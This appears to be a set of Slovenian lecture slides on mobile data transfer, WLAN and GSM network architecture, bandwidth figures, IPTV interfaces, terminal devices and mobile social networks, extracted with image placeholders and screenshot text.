




# Mobilni prenos podatkov

## ■ Posebnosti prenosa podatkov

- podatki so občutljivi na vsak spremenjen bit
  - mobilnost prinaša dodatne motnje zaradi presihov in drugih dejavnikov
  - napačen sprejem povzroči napačno CRC kodo in potrebo po ponovitvi
- podatki predstavljajo digitalno vsebino
  - že pripravljen niz enic in ničel, zunanji MODEM ni potreben






# Arhitektura in gradniki WLAN omrežij

## ■ Osnovni gradniki arhitekture


- distribucijsko omrežje
- dostopovne točke
- repetitorji in mostovi
- terminalna oprema





# “Svobodni” usmerjevalniki

- Dostopne specifikacije
- Operacijski sistem Linux
- Skupnost nadobudnih razvijalcev
- Najljubše tarče “zlorab”
  - Linksys WRT54G
  - Asus WL-500GP
  - Buffalo WHR-HP-G54






# Arhitektura celičnega omrežja GSM

- Omrežje GSM sestavlja zvezdasto razvejana arhitektura
  - mobilna postaja MS s kartico SIM
  - bazna postaja BS z nadzornikom BSC
  - jedrni del omrežja z glavnim centrom MSC
  - baze in registri podatkov
    - EIR, AuC - varnost in zasebnost
    - OMC, TMN - upravljanje
    - HLR, VLR - mobilnost

Mobitel (1Q09):  
940 GSM BS,  
6100 TRX@900MHz,  
550 TRX@1800MHz






# Mobilnost in širokopasovnost

- Izbira kompromisa med mobilnostjo in zmogljivostjo
  - pričakovanja novih tehnologij in tehnoloških pristopov (OFDM, MIMO ...)

Mobilnost / doseg





# IPTV naslednje generacije

Luka: Živjo, kako si?  
Sandi: Ravno kuham kosilo

**Klepnet**

Send Close

TV SLO 1  
TV SLO 2  
Travel  
CNN  
ZDF  
RTL

Alice  
Klemen  
Luka - Travel  
Mojca - ZDF  
User1

Luka invites you to watch TV SLO 2 with him  
Sandi: Povabi še Mojca

**Povabilo na preklon kanala**

Close

TV SLO 2  
Travel  
CNN  
ZDF  
RTL  
RAI 1

Alice  
Klemen  
Luka - TV SLO 2  
Mojca - RTL  
User1

**1**  
TV SLO

TV SLO 1  
TV SLO 2  
Travel  
CNN  
ZDF  
RTL

Alice  
Klemen  
Luka - TV SLO 2  
Mojca - TV SLO 1  
Janez

**Stanje prisotnosti**

**Upravljanje**

Add Contact

Name: Bob  
Address: sip:bob@lfe-ims.org  
Add


TV SLO 2  
Travel  
CNN  
ZDF  
RTL  
RAI 1

Alice  
Klemen  
Luka - TV SLO 2  
Mojca - CNN  
User1

ZIMBABWE POLITICS  
Tsvangirai says farm invaders will be prosecuted  
LIVE CNN  
SMI 49.88



# Interaktivnost



## INTERAKTIVNOST



# Pasovne širine v praksi

Storitev	Pasovna širina
Govor– GSM	13 kbit/s
Govor– ISDN	64 kbit/s
Streaming audio	20 kbit/s – 512 kbit/s
Streaming video – MPEG 2	4 – 8 Mbit/s
Streaming video – MPEG 4/AVC	1 – 3 Mbit/s
Internet video	28 kbit/s – 1 Mbit/s
HDTV	8 – 14 Mbit/s (MPEG 4avc) 25 Mbit/s (MPEG 2)
Videokonferenca	384 kbit/s – 5 Mbit/s



# Terminalne naprave- razdelitev

- Osebni računalnik
- Televizijski komunikator (Net-Top-Box)
- Igralna konzola
- Tablični računalnik (Tablet PC)
- Dlančnik
- Mobilni telefon
- Specializirane naprave

zmogljivost



mobilnost





# Mobilni terminali



Grandad:

When I was your age, all I've got for Christmas was an apple and a blackberry.

Boy:


WHAT! A LAPTOP AND A MOBILE?!?!






# Evolucija spleta

## Web 1.0



- Zaprtost
  - ni izmenjave podatkov
- Statične strani
  - logika se izvaja na serverju

## Web 2.0




- Sodelovanje
  - med aplikacijami
  - med uporabniki (kolaboracija)
- Dinamične aplikacije, bogata vsebina (slike, zvok, video)
- Splet kot platforma



# Mobilna socialna omrežja

## ■ Poenotene komunikacije

- lokacijsko ozaveščene (GPS/WiFi/Cell ID)
- Facebook aplikacija za iPhone
- +prilagojena mobilna spletna stran





